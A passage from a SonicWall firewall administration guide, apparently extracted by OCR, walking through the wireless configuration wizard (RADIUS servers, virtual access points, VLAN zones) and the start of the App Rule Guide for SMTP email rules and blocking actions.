9 The **Passphrase** field is replaced by the **Extensible Authentication Protocol Settings (EAP)** fields.



10 In the **Radius Server 1 IP** and **Port** fields, enter the IP address and port number for your primary RADIUS server.

11 In the **Radius Server 1 Secret** field, enter the password for access to Radius Server


12 Optionally, in the **Radius Server 2 IP** and **Port** fields, enter the IP address and port number for your secondary RADIUS server, if you have one.

13 Optionally, in the **Radius Server 2 Secret** field, enter the password for access to Radius Server

14 Click **Next**. If you selected an EAP mode, a message about updating the firewall access rule is displayed.

15 Click **OK**. The **WLAN VAP (Virtual Access Point Settings** page displays.

WLAN VAP (Virtual Access Point) Settings




1 If you:

- Do not want to create a WLAN VAP, go to Step 2.
- Want to create a WLAN VAP, go to WLAN VAP (Virtual Access Point) Settings — Create VAP on page 1936


2 Click **Next**. The **Wireless Configuration Summary** page displays.

3 Go to Wireless Configuration Summary on page 1938.

WLAN VAP (Virtual Access Point) Settings — Create VAP



1 One SAP SSID is created automatically; more may have been added during setup. You can create up to six VAPs.To create another VAP, select the **Yes, I want to create another virtual access point** checkbox. More options display.



2 Enter a name for the VAP in the **VAP SSID** field.

3 Select a security mode:


- **WPA/WPA2 Mode** – Wi-Fi Protected Access (WPA) mode is the security wireless protocol based on the 802.11i standard. It is the recommended protocol if your wireless clients support WPA/WPA protocol also.
- **Connectivity** (default) – This mode allows unrestrained wireless access to the device.

CAUTION: This mode does not offer encryption or access controls.

4 To specify more VAPs, repeat Step 2 and Step 3.

5 Click **Next**. The **WLAN VAP (Virtual Access Point) Settings > WLAN Subnet and Zone** page displays.

WLAN VAP (Virtual Access Point) Settings > WLAN Subnet and Zone



1 Enter a unique VLAN tag in the **WLAN VLAN TAG** field. The tag should be one number from 1 to 4094.

2 Enter a unique IP address in the **WLAN IP address** field.

3 Enter the WLAN subnet mask in the **WLAN Subnet Mask** field.

4 Select a zone from the **WLAN Zone** drop-down menu. The default is **WLAN**.

5 Optionally, create a new zone:

   a Click the **Create a new zone** drop-down menu.

   b Enter the name of the new zone in the **Create a new zone** field.


   This new zone is used instead of any zone specified from the WLAN Zone drop-down menu.


6 Click **Next**. The **WLAN VAP (Virtual Access Point) Settings** page displays again.

7 To:

- Create another WLAN VAP, see WLAN VAP (Virtual Access Point) Settings on page 1935.
- Continue without creating a WLAN VAP, click **Next**. The **Wireless Configuration Summary** page displays.

Wireless Configuration Summary






1 Verify the settings are correct.

   a To correct any setting, click **Back** until you reach the appropriate page.


   b Make the changes.

   c Click **Next** until you reach the **Wireless Configuration Summary** page.

2 Click **Apply**. A message displays indicating the configuration is being updated:



After the configuration has updated, the **Wireless Wizard Complete** page displays.




3 Click **Finish**.

Using the App Rule Guide

The **App Rule Guide** steps you through configuring the security features for App Rule.

To configure App Rule security features:


1 Click **Wizards** in the upper right corner of the SonicWall management interface. The **Wizard Welcome** page displays.




2 Select the **App Rule Guide** by either:

- Clicking the **App Rule Guide** radio button.
- Selecting it from the **Select a guide** drop-down menu.

3 Click **Next**. The **App Rule Wizard Introduction** page displays, which describes the purpose of the App Rule Guide.



4 Click **Next**. The **Rule Creation** page displays.




5 Select the type of network application to configure:

- **I would like to apply a policy to SMTP e-mail** (default)
- **I would like to apply a policy to incoming POP3 e-mail**
- **I would like to apply a policy to Web Access**
- **I would like to apply a policy to an FTP file transfer**

6 Click **Next**. The dialog that displays depends on your choice of policy type:

- **SMTP e-mail**, go to Rule Creation — Select SMTP Rules for App Rule on page 1941.
- **POP3 e-mail**, go to Rule Creation — Select POP3 Rules for App Rule on page 1947.
- **Web Access**, go to Rule Creation — Select Web Access Rules for App Rule on page 1951.
- **FTP file transfer**, go to Rule Creation — Select FTP Rules for App Rule on page 1957.

Rule Creation — Select SMTP Rules for App Rule




1 Select an SMTP rule that determines where to look in an email:

- **Look for content found in the e-mail subject** (default)
- **Look for content found in e-mail body**
- **Look for content found in e-mail attachment**
- **Specify maximum e-mail size allowed**
- **Look for specific attachment extensions**
- **Look for specific attachment names**
- **Look for all attachment extensions, except the ones specified**
- **Look for all attachment names, except the ones specified**

2 Click **Next**. The page that displays depends on the SMTP rule you selected:

- If you selected **Specify maximum e-mail size allowed**, the **Rule Creation — SMTP > App Rule Object E-mail Size** page displays; go to Rule Creation — SMTP > App Rule Object E-mail Size on page 1942.
- All other SMTP rules, the **Rule Creation — App Rule Object Keyword and Policy Direction** page displays; go to Rule Creation — SMTP > App Rule Object Keyword and Policy Direction on page 1942.

Rule Creation — SMTP > App Rule Object E-mail Size




1 Select the email direction from the **Direction** drop-down menu:

- **Incoming** (default)
- **Outgoing**
- **Both**

2 Enter the maximum size for emails, in bytes, in the **Maximum E-mail Size (Bytes)** field. The default is **0**.

3 Click **Next**. The **Rule Creation — App Rule Action Type** dialog displays; go to Rule Creation — App Rule Action Type on page 1944.

Rule Creation — SMTP > App Rule Object Keyword and Policy Direction



1 Select the email direction from the **Direction** drop-down menu:

- **Incoming** (default)
- **Outgoing**
- **Both**

2 Enter the content to match in the **Content** field. Each entry must be on a separate line, multiple entries on one line are considered a single entry.

NOTE: You must enter at least one value.

3 To enter the content into the **List** table, click the **Add** button.

To modify an entry in the **List** table:

a Select the entry in the **List** table. The entry is displayed in the **Content** field.

b Change the entry in the **Content** field.

c Click the **Update** button.

To delete all entries in the **List** table, click the **Remove All** button.


To delete an entry in the **List** table:

a Select the entry.

b Click the **Remove** button.

4 Repeat Step 2 through Step 3 for each entry.


TIP: To import content from a predefined text file containing multiple entries (each entry on its own line) for an application object to match, click the **Load From File** button. The **Upload Object Values** dialog displays.



1 Click the **Browse** button to locate the desired file.
2 Select the file.
3 Click the **Upload** button.

5 Click **Next**. the **Rule Creation — App Rule Action Type** dialog displays.

Rule Creation — App Rule Action Type




1 Select the type of action the App Rule is to enforce:

- **Blocking Action - block and send custom e-mail reply** (default)
- **Blocking Action - block without sending e-mail reply**
- **Add E-mail Banner (append text at the end of email)**
- **Log Only**
- **Bypass DPI**

2 Click **Next**. The dialog that displays depends on the type of action selected:

- For **Blocking Action - block and send custom e-mail reply** and **Add E-mail Banner** action types, the **Rule Creation — App Rule Action Settings** page displays; go to Rule Creation — App Rule Action Settings on page 1945.
- For all other action types, the **Rule Creation — Select name for App Rule Policy** page displays; go to Rule Creation — Select name for App Rule Policy on page 1945


Rule Creation — App Rule Action Settings



1 Enter a message to be displayed when an email message is blocked in the **Content** field.

